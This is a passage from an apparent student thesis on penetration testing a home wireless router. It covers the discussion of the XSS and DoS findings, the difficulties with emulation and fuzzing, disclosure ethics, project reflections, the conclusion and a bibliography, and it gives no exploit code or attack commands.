A DoS vulnerability can be challenging to fix. It depends on where the problem is and how the system works. Having a single-threaded web UI is a simple solution and will, most of the time, work for home networks, considering that the chance of two or more people attempting to log in at the same time is abysmal. A router's web UI is rarely used at all. The team is unsure how this vulnerability should be patched, but some ideas are to implement a way for the GET-request to be finished to avoid it hanging or consider a timeout function if possible. Fortunately, the vulnerability only affects the web UI and no other services, and any attack can effortlessly be canceled by restarting the router.

These weaknesses do match some of the OWASP top 10 issues. The XSS type exploits that were found in the web interface are mentioned in the web application top 10 list under "injection" [81]. The fact that the system log is abusable in that way fits with the IoT top 10 security risk category number 7, named "Insecure Data Transfer and Storage" [80]. The DoS vulnerability can match both the "Insecure network services" and "Insecure ecosystem interfaces" in the IoT ranking and "Insecure Design" from the web applications ranking [105, 35]. It does depend on what the IoT top 10 entries specifically entail, but from the official OWASP explanation, the DoS vulnerability can potentially fit both.

5.2 Penetration Testing Validity

This project was the first time the team did a full security assessment, specifically a penetration test. At first, it did not seem to affect the testing; following the methodology and relying on literature seemed to give satisfactory results. The only problem was that the

team did not always know what was of interest. The main issues started during and after stage 4, the more technical parts.

Full system emulation proved to be the most problematic. Despite spending many hours, it did not work. The terminal interface did start while continuously outputting error messages, but the web UI remained inaccessible. This made it impossible to test the terminal or the web UI. It may have made the team miss some potential vulnerabilities since some stages later in the testing rely on the emulation to verify issues found earlier. The team has been evaluating whether or not it was the correct choice to continue attempting emulation for so long; on the one hand, emulation is an essential part of penetration testing, especially for IoT devices, and the team learned a lot from having to attempt different solutions. On the other hand, it used time allocated for the other stages, including the report. It may have negatively affected the rest of the test and related work.

Another issue was the fuzzing. Fuzzing requires the binary to be instrumented, which means it either has to be compiled from the source code with instrumentation, or the binary needs to be emulated. Compiling the source code was very difficult. The files in the firmware have many dependencies, and it seemed close to impossible. Instead, an attempt at fuzzing the already compiled httpd binary was made, aka black box fuzzing. It was challenging, and the team used some time to get it running. The issue, however, was that it might not have been possible to get a result from the fuzzing without changing the binary's input. It meant the team had to edit and compile the source code regardless.

Editing the source code took some time. Neither team member had much experience with the C programming language, which most of the device is programmed in. There were also missing functions that had to be reverse-engineered. It was also something the group had limited experience with doing. Additionally, it was needed to simplify the code to avoid excessive noise from the extra code when fuzzing, which again was a challenge. The source code ended up compiling, and the team started fuzzing it, but it may not have been done correctly. There was not much time left, and it might mean the source code needed a bit more editing before it should have been fuzzed. Though, even if done correctly, it might not even be representative. If any simplification that was made changed the source code too much without the team realizing it, any result from it might not be correct. Anyhow, any issue that might have been found would have been too late to verify, which means the team did not get to utilize fuzzing for the penetration test. There was neither an attempt done at fuzzing the miniupnpd binary, which may have been easier and yielded results. Again, the fuzzing did use the time allocated for other parts of the testing, but the team with the advisor felt it was worth it. One thing the team would have liked to do differently would have been not to attempt black box fuzzing, as that was time spent on a dead-end; with some more persistence, the team might have been able to get it compiled and fuzzing correctly earlier. However, the team did not feel like the black box fuzzing was a complete waste of time, as it did require some more understanding of how the fuzzer tool worked and what went into performing a black box fuzzing can be useful later.

There were issues after fuzzing as well. It was challenging to find exploitable vulnerabilities mainly because the team had no prior experience testing directly on a device. It may have led the team to miss insecure services that were not obvious. The vulnerabilities found may not have been correctly assessed, which means they may be more serious. They may also be less, but this is not a problem; a vulnerability should rather be overrated than underrated. The reason some vulnerabilities may have been underrated is the team's knowledge. The team evaluated them depending on how to exploit them and what they could achieve. And even if the team could not perform an attack does not mean the vulnerability in question is not a threat.

Considering the team's knowledge and the points made so far, judging the quality of the penetration test is difficult. It is possible to pinpoint some things that went well and things that did not, but not the overall quality. Nevertheless, the assessment did result in clear, demonstrable, and reproducible exploits with security implications for users of the device, which is hard to dispute. So the result may be seen as valid in itself. However, it is difficult to say if the result is sufficient for this type of test or if the team should have been able to find more.

5.2.1 The Team's Security Assessment Experience

The bachelor program the team went through before undertaking this thesis had done an adequate job in preparing for such a project. The team, however, still had some thoughts on how to *better* prepare for a security assessment assignment and felt like it could be valuable to present some feedback. The team first noticed their insufficient understanding of the C programming language. C is heavily used, especially in IoT and software that requires low-level handling and can be challenging to learn. Even though some C programming was available in the subjects IDATT2202 Operating Systems and IDATT2503 Security in Programming and Cryptography, the team felt unprepared. Some thoughts on better preparing students for meeting the C programming language are making it more available through exercises or labs, similar to what was done in one part of the IDATT2503 subject. It does not have to be mandatory. Having exercises or labs available could interest more students to try programming in C, and for the ones already interested, it could prepare them for a similar assignment like this bachelor's thesis.

As for understanding networking and thus routers, IDATT2104 Network Programming was very useful. However, more practical networking or labs in the data communication portion would help students to remember the already theory-heavy subject into knowledge that sticks. It could also help students who struggled with specific areas, like subnetworks, understand what is happening and the purpose of the exercise.

There was some focus on general IT security during the bachelor's program. For example, the IDATT2105 Full-Stack Application Development course had a one-day mandatory security workshop. The team thinks this is a great way to introduce security, but the workshop for many seemed insignificant and was easily forgotten. It could be because the students were not motivated; many frameworks nowadays have many security features available, making learning about security seem less important. Additionally, the workshop is small and does not seem to convey the seriousness of some of the vulnerabilities properly. It could be beneficial to stress how serious vulnerabilities are and preferably have examples of cybercrimes. It could also be an idea to have a guest lecturer that works with cybersecurity to tell stories about some projects. IDATT2105 could also consider creating a simple security assessment instead by adding more elements to the workshop, or it could have been a mandatory assignment in IDATT2503. Performing a security assessment, even a simple one, would teach the students how to search and handle the vulnerabilities systematically instead of just randomly uncovering them.

An important thing to remember is that, even if the program had more security than it does now, mandatory or not, it would not be able to prepare a student for everything. The IT security field is huge, and it will be very challenging to feel prepared for every assignment. For example, even if the team had more experience with security and programming in C, there would most likely still be problems testing the router because it is such a narrow part of the security assessment field, in addition to the challenges of testing a router. It might be

difficult to prepare students for all types of security projects, but it would go a long way by making the program's already existing security curriculum more relevant and emphasizing its importance.

5.3 Professional Ethics

When performing a penetration test, there are some considerations to make. Depending on the test, one treads a fine line between ethical hacking and committing a cybercrime. There is little separating the two beyond consent and clear boundaries. Therefore, it is crucial to work closely with the client to avoid crossing into unethical hacking. According to Pierce, Jones, and Warren in their article "Penetration Testing Professional Ethics: a conceptual model and taxonomy" from 2006, it is crucial to keep professional integrity to perform penetration testing ethically. It means, among other things, that a professional penetration tester advertising their services must take care not to market their services by using fear of security issues and potential hacking as a motivation. Even if security holes can lead to severe outcomes, it does not excuse unethical business practices [101].

For the test in this assignment, the device was obtained exclusively for testing. Therefore, it was unnecessary to consider the impact testing would have on other users or services' availability, nor was a formal agreement for the testing needed. The only things that were of interest during the test were finding exploitable vulnerabilities and determining how disruptive they could potentially be. It allowed the team to explore how a penetration test worked without being limited by a predefined scope. However, it was necessary to self impose some limits to be able to complete the test, but techniques, tools, and engagement were up to the team.

Because of the reasons mentioned above, the testing had few ethical considerations. A real penetration test will most likely require it. For example, a penetration tester might work on live services with sensitive data. The agreement may have strict rules of engagement and a predefined scope, which must be followed. Being allowed to test without this opens the possibilities for much beneficial learning and limits the experience of following a formal agreement. The team will have to rely on ethical intuition and integrity if they perform a penetration test with a formal agreement in the future, as noted by Pierce, Jones, and Warren. Additionally, an essential factor for this will be the ethical education received during the bachelor's program, especially the professional ethics. With the knowledge of how dangerous ethical hacking can be, it might help with the limited experience of working with a client [101].

During the test, several vulnerabilities were found, and it was important for the team that these discoveries were appropriately handled. Newly discovered vulnerabilities, aka zero-days, are huge on the black market, with specialized sellers. A vulnerability can potentially be valuable for cybercriminals, but this is an unethical approach after discovering vulnerabilities. It is a disservice to society, as zero-days can be used to attack both individuals and organizations maliciously. The team wanted an ethical approach, which meant that the manufacturer had to be notified. A form explaining the vulnerabilities with their respective PoC was sent to their security team. The team has not received an answer at the time of writing, but the vulnerabilities should be patched once they answer, and a CVE ID will be requested. Should the manufacturer not answer or provide a fix, other options might be pursued, like a public disclosure. However, such approaches need to be thoroughly weighed. Going this route will likely force the manufacturer to patch the problem but can compromise users until then. Shodan reveals there are currently over a thousand outwards-facing devices of the tested model [88]. More than a thousand routers could be vulnerable should the exploit be publicly disclosed without a patch. The team would like to

avoid this option but will need to discuss it further if it becomes a possibility. But overall, the team feels the vulnerabilities were handled correctly so far and is content with notifying the manufacturer at this point.

5.4 The Process

The first part, the reconnaissance and analysis stages, went well. The team managed to follow the plan and had no real issues. One thing that could have been done differently is to use a little more time with these stages. The information found was very useful, but having more knowledge of how to emulate and do dynamic analysis would have helped later in the test.

When the team started with emulation, it was expected to go according to plan. The emulation proved to be a lot harder than expected; it seemed as if the manufacturer had made it harder on purpose, as other firmwares seemed simple to emulate. For the firmware that was being tested though, nothing would work due to NVRAM errors. There were many attempts to fix the error messages, but no luck. Despite it not working, the team, after discussing it with the advisor, came to the conclusion that emulation is such an important part of a penetration test that it was worth to continue trying. Had the team been more prepared for issues regarding the emulation, it might have worked. It could have been easier to understand the issues and be more efficient with troubleshooting. The team should also have had closer contact with the advisor earlier. The team was unsure of how often the advisor should be contacted and with what problems, so was a bit hesitant. It was also desirable to be able to do something alone without having to be guided that much.

The dynamic analysis was the stage where the team uncovered vulnerabilities, but it was another challenging stage. While being stuck with the emulation, the team decided that it was necessary to also have progress in the test. One team member stayed on the emulation, while the other started dynamic analysis. This member started looking into fuzzing after being recommended a fuzzer by the advisor. It was also difficult, and the focus shifted more towards web and API testing. By now the team decided it was needed to do some simpler testing to regain some motivation. The other team member took over the fuzzing, since it was also deemed important to get that up and running. What should have been done differently was the indecision with the fuzzing. By this time, the team was a bit demotivated and fuzzing again was challenging. It led to going back and forth between black box fuzzing and white box fuzzing. If the team had been focused completely on the white box fuzzing, it could have been done earlier.

All in all, several aspects of the penetration test proved difficult, which could have negatively affected its result. Throughout most of the testing, the team felt quite overwhelmed with all the new information and it was apparent the team had little knowledge of how to estimate time usage for the tasks. This is reflected in the GANTT-diagram in the Project Handbook in Appendix A.6 . In the start, the time estimated was quite similar to the actually used time, but by the end, it was unusable, which is one reason why the team did not utilize the GANTT-diagram that much; the team had no way to accurately estimate the time used per task.

Lastly, the exploitation and post exploitation proved more time consuming than anticipated. Finding, performing and evaluating exploits, including writing the PoCs, was quite complex; a disproportionate amount of time went to creating the this. Had the team allocated more time, they could have avoided feeling pressed in the last part of the project.

5.5 Teamwork and Time Management

The team has worked well together throughout the bachelor's thesis. Both members had similar views and expectations on how to plan the project, the level of effort put in, and what kinds of results to obtain. It was encouraged and contractually agreed to have an environment that allowed for open discussion and questioning while fostering learning. The team also did relevant team-building exercises, such as attending a capture the flag event. It helped the team communicate more openly, making the group trust each other. The team agreed on most things, but a discussion solved any disagreement.

Turbulence was expected due to another subject running parallel to the bachelor's thesis for the first half of the semester. Unfortunately, the team underestimated how much time the INGT2300 Systems Engineering subject would consume, making it difficult to follow the plan. As a result, the team estimated the progress to have an even increase, which proved slightly optimistic, but the team managed to keep somewhat steady progress anyway. The team should have been better prepared for the other subject, which could have significantly improved the thesis' progress and result.

While working on the thesis, the team split the work during certain stages. At the time, this seemed like the best option, so the team would not get stuck on tasks. It might have hurt the progress in the long run, though. There were open discussions on how to proceed every day when working, but if the team had focused on one area at a time, some challenges could have possibly had better or faster solutions. Some time was also spent unnecessarily chasing leads that led to nothing. It could have been avoided by contacting the advisor earlier. The discussions have been helpful but had they started earlier, the team might have gotten further.

The thesis was estimated to use approximately 500 hours per member, which equals 1000 hours for the team. These hours were considered when estimating the time it would take to finish the different stages. Unfortunately, the team had no prior experience with penetration testing, so the hour estimate was completely arbitrary but ended up at 1062 hours. Even though the team did not manage to keep to the amount of time set for each stage, the team did follow the estimated progress reasonably well, as seen in Figure 19. At the end of the project, the team had clocked in 931 hours. The team felt the hours worked were sufficient according to the estimated time planned from NTNU and the team's own estimation. The hours could have been met had the team not underestimated the effort INGT2300 Systems Engineering would take.

5.6 Societal Impacts

The security assessment has revealed so far unknown flaws in the system. Penetration testing, in general, is beneficial because it can catch problems that are not covered or actively looked for during a normal product development cycle. The impact of a problem would depend on the system, as small-scale and private products may have a lesser impact than systems of greater scale or widely distributed ones. For example, a single consumer router with an issue does not have a noticeable impact, but if thousands own this router, the impact will be greater. It means the router tested in this project can be quite impactful.

An important topic is how the results from a security assessment are treated. Unethical use of zero-day exploits, such as selling them or using them for one's own gain, will likely affect the users of the service in a negative way. It is rarely a consideration for professional security testers since they are formally tied through contract, but it is more important for hobbyists. Zero-day attacks are likely to succeed as there are no mitigations in place to handle the issue that avoids harm to users and companies [92].

There is also the economic aspect of penetration testing in addition to the harm done by using gathered data maliciously. As mentioned earlier, cybercrimes cost the world a fortune each year. This is at the expense of the end-users and manufacturers. In addition, the confidentiality and integrity of any data encountered by cybercriminals can be compromised. It can be included in the economical aspect by costing society money, but often organizations and individuals can have their personal and sensitive information shared. It may cause other issues than just economic ones.

Earlier in the discussion, it was mentioned that the emulation was difficult and that the team felt it might be on purpose. Emulating a device is a useful way to test it, and it opens up more automated forms of testing. There is a software security paradigm on the direct opposite of open-source programs, named "Security through obscurity" [79]. This is an approach that aims to conceal program flaws and security issues by making the inner workings of a product hard to gain insight into. The team has no way to prove that the device's manufacturer does this, and the fact that the manufacturer provides the source code of the device speaks against this. It is a fact, however, that emulating our chosen device was harder than emulating certain other devices by a large margin.

Hopefully, a side effect of this report is increased interest in the topic of security and penetration testing. The project shows that there are serious flaws in common networking devices and that it does not necessarily take a lot to uncover them. It can serve as both a guide on how to get started with security testing and as a warning on what areas can cause problems and challenges when trying to assess the security of a device. Depending on the scope of the project, the barrier of entry can be very low and requires very little prior knowledge and experience.

5.7 Further Exploration

The team only had so much time to complete the project. There were still more topics to explore and potentially other exploits to attempt had there not been a deadline. An interesting topic discussed right before submission was using NAT slipstreaming on routers exposed on the WAN. It can fool the router's NAT service into opening ports that should not open, and by this exploit the System Log XSS vulnerability from outside the LAN. If this is possible, these routers can be overtaken by an attacker.

Furthermore, lacking and weak encryption is a field that was not looked into enough. It is a problem area that ranks high on the OWASP web application top 10 list and has been rising in the ranks since the 2017 version of the list. The initial exploration of the source code and the filesystem had shown information that implied there might be relevant issues with the device, like files that related to SSL and RSA-keys. It is possible that the team had perceived it as a very challenging area and therefore spent more time on the attack vectors it felt more comfortable with.

OWASP has begun including insecure design principles as one of their top 10 issues relating to web applications. This is not an angle the team had previously considered, except when attempting to uncover the DoS vulnerability. It could be interesting to look more into how the device was designed when assessing it.

Initially, there had also been a discussion on the topic of physical hacking, specifically through attacks through JTAG ports and similar physical interfaces. In the end, the team spent no effort on this. It could be argued that as the project matured, it fell outside the scope of what the team wished to achieve. It is usually a convenient way to get terminal access on a device, but that is something the team had already gained.

6 Conclusion

In this thesis, the team has explored a range of topics relating to assessing the security of an embedded IoT device, such as whether the device was as secure as we would expect from a product still in circulation. As the team only had limited experience with tasks like this, it was also interesting to see if it even was possible for the team to find any significant issues with the chosen device. Finally, the team wanted to assess if and to what degree a methodology like the OWASP FSTM was helpful. To summarize this, the team created this problem statement:

Can “hackers” with limited knowledge find and exploit security issues in a wireless network router by using a modified version of the OWASP Firmware Security Testing Methodology?

With a security assessment being the basis of the project, the team aimed to uncover possible security problems and improve the security of relevant devices. The team examined the device and its firmware using the mentioned methodology and put it through several different tests and tools. Due to how notoriously insecure IoT devices are, it was expected to find problems of varying severity with the device.

From the team’s perspective, it would appear that the manufacturer had done an adequate job in securing the unit against certain types of common attacks. An investigation of previously known CVE entries, comments in the source code, and firmware changelogs suggested attempts at fixing many of the issues. This was reflected in many of the tests and attempts at exploiting, which failed to penetrate the device.

Nevertheless, the investigation showed that the device still had its problems. The device had not received an update in almost two years, which in the technology age is a long time. It was a discovery that reinforced the team’s belief that the device would have security flaws and is something that was proven true. The team managed to find several bugs that, in a worst-case scenario, could lead to code execution. These bugs still exist in the device at the time of writing. Due to IoT devices often using similar firmware, these bugs can also exist in other models. This tells us that the device is not as secure as the team had expected, especially considering how the developers had already dealt with XSS issues in the past, which answers the team’s first research question, *What does the result reveal about the security of the device? Is the expected security standard upheld?*

As expected, the experience was a limiting factor in the assessment. The team had problems fully utilizing all the tools at its disposition and spent too much time on unproductive testing methods and exploring potential exploits. A more experienced security tester would likely have been able to tell that several of these cases were dead-ends straight away. The use of a methodology mitigated the impact of this. The team was committed to performing all the stages of the chosen procedure, which yielded results. The team felt that the outcome of using this methodology was an answer to research question 2, *“What was the experience of using a methodology?”*.

The team recommends always using the latest firmware version available, but this is not always enough. The manufacturer always has to be on the ball when looking for and plugging security holes. For old products, this is unfortunately rarely prioritized. Therefore, the team would also like to recommend that consumers do their research when purchasing networking equipment and not just select a device based on it being reasonably priced.

7 Bibliography

- [1] "american fuzzy lop," n.d, <https://github.com/google/AFL>, Accessed: 03/05/2022.
- [2] "American fuzzy lop plus plus (afl++)," n.d, <https://github.com/AFLplusplus/AFLplusplus>, Accessed: 03/05/2022.
- [3] "What is an api?" 2017, <https://www.redhat.com/en/topics/api/what-are-application-programming-interfaces>, Accessed: 09/05/2022.
- [4] "Binwalk," 2022, <https://github.com/ReFirmLabs/binwalk>, Accessed: 02/05/2022.
- [5] "Buffer overflow," n.d., <https://www.imperva.com/learn/application-security/buffer-overflow/>, Accessed: 18/05/2022.
- [6] "Burp suite," 2022, <https://portswigger.net/burp>, Accessed: 02/05/2022.
- [7] "Cve numbering authorities (cnas)," n.d., <https://www.cve.org/ProgramOrganization/CNAs>, Accessed: 05/05/2022.
- [8] "Overview," n.d., <https://www.cve.org/About/Overview>, Accessed: 03/05/2022.
- [9] "Cve-2018-18287," 2018, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18287>, 10/05/2022.
- [10] "Cve-2018-18291," 2018, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18291>, 10/05/2022.
- [11] "Cve-2018-8826," 2018, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8826>, 10/05/2022.
- [12] "Cve-2021-46109," 2021, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-46109>, 10/05/2022.
- [13] "Cve id lifecycle," n.d., <https://www.cve.org/About/Process>, Accessed: 18/05/2022.
- [14] "Common vulnerability scoring system sig," n.d., <https://www.first.org/cvss/>, Accessed: 03/05/2022.
- [15] "Dirbuster," 2022, <https://www.kali.org/tools/dirbuster/>, Accessed: 03/05/2022.
- [16] "Denial of service cheat sheet," n.d., https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html, Accessed: 05/05/2022.
- [17] "What is end of life(eol)?" 2013, <https://www.techtarget.com/whatis/definition/end-of-life-EOL>, Accessed: 19/05/2022.
- [18] "The firmware analysis and comparison tool (fact)," n.d., https://github.com/fkie-cad/FACT_core, Accessed: 03/05/2022.
- [19] "Firmware analysis toolkit," 2022, <https://github.com/attify/firmware-analysis-toolkit>, Accessed: 02/05/2022.
- [20] "Owasp firmware security testing methodology," n.d., <https://github.com/scriptingxss/owasp-fstm>, Accessed: 03/05/2022.
- [21] "Gcc, the gnu compiler collection," 2022, <https://gcc.gnu.org/>, Accessed: 19/05/2022.

- [22] "General data protection regulation (gdpr)," n.d., <https://gdpr.eu/tag/gdpr/>, Accessed: 18/05/2022.
- [23] "Gnu general public license," 2007, <https://www.gnu.org/licenses/gpl-3.0.en.html>, Accessed: 03/05/2022.
- [24] "What is iot?" n.d., <https://www.oracle.com/internet-of-things/what-is-iot/>, Accessed: 03/05/2022.
- [25] "Owasp iot top 10," n.d., <https://www.appsealing.com/owasp-iot-top-10/>, Accessed: 18/05/2022.
- [26] "What is a lan (local area network)?" n.d., <https://www.cloudflare.com/learning/network-layer/what-is-a-lan/>, Accessed: 18/05/2022.
- [27] "Linux 2_6_36 - linux kernel newbies," 2017, https://kernelnewbies.org/Linux_2_6_36, Accessed: 19/05/2022.
- [28] "Network address translation definition," n.d., <https://www.comptia.org/content/guides/what-is-network-address-translation>, Accessed: 19/05/2022.
- [29] "National vulnerability database," n.d., <https://nvd.nist.gov/>, Accessed: 05/05/2022.
- [30] "Nmap," 2022, <https://nmap.org/>, Accessed: 02/05/2022.
- [31] "Osint analyst," n.d, <https://www.osintanalytics.com/>, Accessed: 03/05/2022.
- [32] "Who is the owasp® foundation?" n.d., <https://owasp.org/>, Accessed: 03/05/2022.
- [33] "Owasp top 10:2021," n.d., <https://owasp.org/Top10/>, Accessed: 04/05/2022.
- [34] "Iot device penetration testing," n.d, https://owasp.org/www-chapter-pune/meetups/2019/August/IoT_Device_Pentest_by_Shubham_Chougule.pdf, 11/05/2022.
- [35] "A04:2021 – insecure design," n.d., https://owasp.org/Top10/A04_2021-Insecure_Design/, Accessed: 19/05/2022.
- [36] "Owasp risk rating methodology," n.d., https://owasp.org/www-community/OWASP_Risk_Rating_Methodology, Accessed: 05/05/2022.
- [37] "Penetration testing methodologies," n.d., https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies, Accessed: 04/05/2022.
- [38] "Position-independent code," n.d., https://docs.oracle.com/cd/E26505_01/html/E26506/glmqp.html, Accessed: 02/05/2022.
- [39] "Main page," 2014, http://www.pentest-standard.org/index.php/Main_Page, Accessed: 04/05/2022.
- [40] "Pre-engagement," 2014, <http://www.pentest-standard.org/index.php/Pre-engagement>, Accessed: 04/05/2022.

- [41] "Intelligence gathering," 2014, http://www.pentest-standard.org/index.php/Intelligence_Gathering, Accessed: 04/05/2022.
- [42] "Vulnerability analysis," 2014, http://www.pentest-standard.org/index.php/Vulnerability_Analysis, Accessed: 04/05/2022.
- [43] "Exploitation," 2014, <http://www.pentest-standard.org/index.php/Exploitation>, Accessed: 04/05/2022.
- [44] "Post exploitation," 2014, http://www.pentest-standard.org/index.php/Post_Exploitation, Accessed: 04/05/2022.
- [45] "Reporting," 2014, <http://www.pentest-standard.org/index.php/Reporting>, Accessed: 04/05/2022.
- [46] "proof of concept (poc) exploit," 2019, <https://www.techtarget.com/searchsecurity/definition/proof-of-concept-PoC-exploit>, Accessed: 04/05/2022.
- [47] "How return-oriented programming exploits work," 2020, <https://secureteam.co.uk/articles/how-return-oriented-programming-exploits-work/>, Accessed: 04/05/2022.
- [48] "Research methods: What are research methods?" 2022, <https://libguides.newcastle.edu.au/researchmethods>, Accessed: 19/05/2022.
- [49] "Source lines of code," n.d., https://www.wikiwand.com/en/Source_lines_of_code, Accessed: 20/05/2022.
- [50] "What is an ssid, or service set identifier?" 2017, <https://www.howtogeek.com/334935/what-is-an-ssid-or-service-set-identifier/>, Accessed: 19/05/2022.
- [51] "What is an ssl certificate ?" n.d., <https://www.digicert.com/what-is-an-ssl-certificate>, Accessed: 03/05/2022.
- [52] "Enabling telnet, how it's done, ionos," 2022, <https://www.ionos.com/digitalguide/server/tools/telnet-the-system-wide-remote-protocol/>, Accessed: 19/05/2022.
- [53] "user interface," n.d., <https://www.merriam-webster.com/dictionary/user%20interface>, Accessed: 07/05/2022.
- [54] "What is a virtual machine (vm)?" n.d., <https://azure.microsoft.com/en-us/overview/what-is-a-virtual-machine/>, Accessed: 09/05/2022.
- [55] "Asus rt-ac51u," n.d., https://deviwiki.com/wiki/ASUS_RT-AC51U, Accessed: 18/05/2022.
- [56] "Address space layout randomization," 2021, <https://www.ibm.com/docs/en/zos/2.4.0?topic=overview-address-space-layout-randomization>, Accessed: 06/05/2022.
- [57] "Software testing | security testing," 2018, <https://blog.attify.com/getting-started-with-firmware-emulation/>, Accessed: 06/05/2022.

- [58] "Definition of a buffer," n.d., <https://www.pcmag.com/encyclopedia/term/buffer>, Accessed: 19/05/2022.
- [59] "Buffer overflow," n.d., https://owasp.org/www-community/vulnerabilities/Buffer_Overflow, Accessed: 06/05/2022.
- [60] "What is software bug?" 2017, <https://www.techopedia.com/definition/24864/software-bug->, Accessed: 13/05/2022.
- [61] "News archive," n.d., <https://busybox.net/oldnews.html>, Accessed: 19/05/2022.
- [62] "Keep a changelog," n.d., <https://keepachangelog.com/en/1.0.0/>, Accessed: 19/05/2022.
- [63] "checksec," n.d., <https://github.com/slimm609/checksec.sh>, Accessed: 09/05/2022.
- [64] "Cloc count lines of code," n.d., <http://cloc.sourceforge.net/>, Accessed: 09/05/2022.
- [65] "Cross-site request forgery prevention cheat sheet," n.d., https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html, Accessed: 05/05/2022.
- [66] "How bad are cyberattacks for the economy?" 2020, <https://www.brandeis.edu/global/news/2020/scherbina-q-a.html>, Accessed: 16/05/2022.
- [67] "emulation, n." n.d., <https://www.oed.com/view/Entry/61461#eid5547133>, Accessed: 06/05/2022.
- [68] "Cross site scripting prevention cheat sheet," n.d., https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html, Accessed: 05/05/2022.
- [69] "firmadyne," n.d., <https://github.com/firmadyne/firmadyne>, Accessed: 09/05/2022.
- [70] "firmwalker," n.d., <https://github.com/craigz28/firmwalker>, Accessed: 09/05/2022.
- [71] "Internet of things (iot) security market size, share covid-19 impact analysis, by component (software, and services), by enterprise size (smes, and large enterprises), by deployment (cloud and on-premise), by product type (network security, endpoint security, application security, cloud security, and others), by application (smart homes, smart manufacturing, connected logistics, and others), by end-use industry, and regional forecast, 2020-2027," 2020, <https://www.fortunebusinessinsights.com/iot-internet-of-things-security-market-103852>, Accessed: 19/05/2022.
- [72] "Fuzzing," n.d., <https://owasp.org/www-community/Fuzzing>, Accessed: 06/05/2022.
- [73] "Ghidra software reverse engineering framework," n.d., <https://github.com/NationalSecurityAgency/ghidra>, Accessed: 09/05/2022.
- [74] "What's the difference between "bug" and "glitch"?" 2016, <https://gaming.stackexchange.com/questions/256801/whats-the-difference-between-bug-and-glitch>, Accessed: 18/05/2022.

- [75] "Iotgoat," n.d., <https://github.com/OWASP/IoTGoat>, Accessed: 09/05/2022.
- [76] "Home," n.d., <https://www.iso.org/home.html>, Accessed: 18/05/2022.
- [77] "Metasploit unleashed," n.d., <https://www.offensive-security.com/metasploit-unleashed/>, Accessed: 09/05/2022.
- [78] "Oates research model," n.d., https://www.researchgate.net/figure/Oatess-research-model-200633_fig1_324571302, Accessed: 20/05/2022.
- [79] "What is security through obscurity?" 2013, <https://www.techopedia.com/definition/21985/security-through-obscurity-sto>, Accessed: 19/05/2022.
- [80] "Owasp top ten iot security risks," 2018, https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10, Accessed: 16/05/2022.
- [81] "Owasp top ten web application security risks," 2021, <https://owasp.org/www-project-top-ten/>, Accessed: 16/05/2022.
- [82] "Threat modeling," 2015, http://www.pentest-standard.org/index.php/Threat_Modeling, Accessed: 04/05/2022.
- [83] "Main page," 2020, https://wiki.qemu.org/Main_Page, Accessed: 09/05/2022.
- [84] "Types of pen testing: white box, black box and everything in between," 2022, <https://www.redscan.com/news/types-of-pen-testing-white-box-black-box-and-everything-in-between/>, Accessed: 18/05/2022.
- [85] "Risk assessment," 2022, <https://www.ready.gov/risk-assessment>, Accessed: 05/05/2022.
- [86] "Iso standards glossary - standard definition." n.d., <http://www.standardsglossary.com/>, 11/05/2022.
- [87] "Shodan search engine," n.d., <https://www.shodan.io/>, Accessed: 12/05/2022.
- [88] "Reporting," 2022, <https://www.shodan.io/search?query=rt-ac51u>, Accessed: 19/05/2022.
- [89] "What is software testing?" n.d., <https://www.ibm.com/topics/software-testing>, Accessed: 06/05/2022.
- [90] "Synchronizer token pattern," n.d., <https://medium.com/@kaviru.mihisara/synchronizer-token-pattern-e6b23f53518e>, Accessed: 05/05/2022.
- [91] "Input validation cheat sheet," n.d., https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html, Accessed: 05/05/2022.
- [92] "Zero-day exploits zero-day attack," 2022, <https://www.kaspersky.com/resource-center/definitions/zero-day-exploit>, 12/05/2022.

- [93] alvinashcraft, mattwojo, MatchaMatch, v kents, DCtheGeek, drewbatgit, and msatranjr, "Data execution prevention," 2022, <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>, Accessed: 06/05/2022.
- [94] A. Baker, "Pros and cons of penetration testing," 2022, <https://www.itgovernance.eu/blog/en/pros-and-cons-of-penetration-testing>, Accessed: 06/05/2022.
- [95] R. Brown, "Nvram (non-volatile random-access memory)," 2018, <https://www.techtarget.com/searchstorage/definition/NVRAM-non-volatile-random-access-memory>, Accessed: 04/05/2022.
- [96] M. Cobb, "buffer overflow," 2021, <https://www.techtarget.com/searchsecurity/definition/buffer-overflow>, Accessed: 05/05/2022.
- [97] J. S. Cristóbal, "The s-curve envelope as a tool for monitoring and control of projects," *Procedia Computer Science*, vol. 121, pp. 756–761, 2017, cENTERIS 2017 - International Conference on ENTERprise Information Systems / ProjMAN 2017 - International Conference on Project MANagement / HCist 2017 - International Conference on Health and Social Care Information Systems and Technologies, CENTERIS/ProjMAN/HCist 2017. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1877050917322998>
- [98] E. Gregersen, G. Lotha, and T. K. Bhutia, "central processing unit," 2018, <https://www.britannica.com/technology/central-processing-unit>, Accessed: 03/05/2022.
- [99] S. Grønmo, "forskningsmetode - samfunnsvitenskap," 2021, https://snl.no/forskningsmetode_-_samfunnsvitenskap, Accessed: 09/05/2022.
- [100] D. Hemmendinger, W. L. Hosch, Y. Chauhan, G. Young, E. Gregersen, G. Lotha, and E. Rodriguez, "operating system," 2022, <https://www.britannica.com/technology/operating-system>, Accessed: 03/05/2022.
- [101] A. G. J. Justin D. Pierce and M. J. Warren, "Penetration testing professional ethics: a conceptual model and taxonomy," *Australasian Journal of Information Systems*, 2006, https://www.researchgate.net/profile/Justin-Pierce-2/publication/30063081_Penetration_Testing_Professional_Ethics_a_conceptual_model_and_taxonomy/links/55fe86ba08aec948c4ebaa91/Penetration-Testing-Professional-Ethics-a-conceptual-model-and-taxonomy.pdf?origin=publication_detail, Accessed: 06/05/2022.
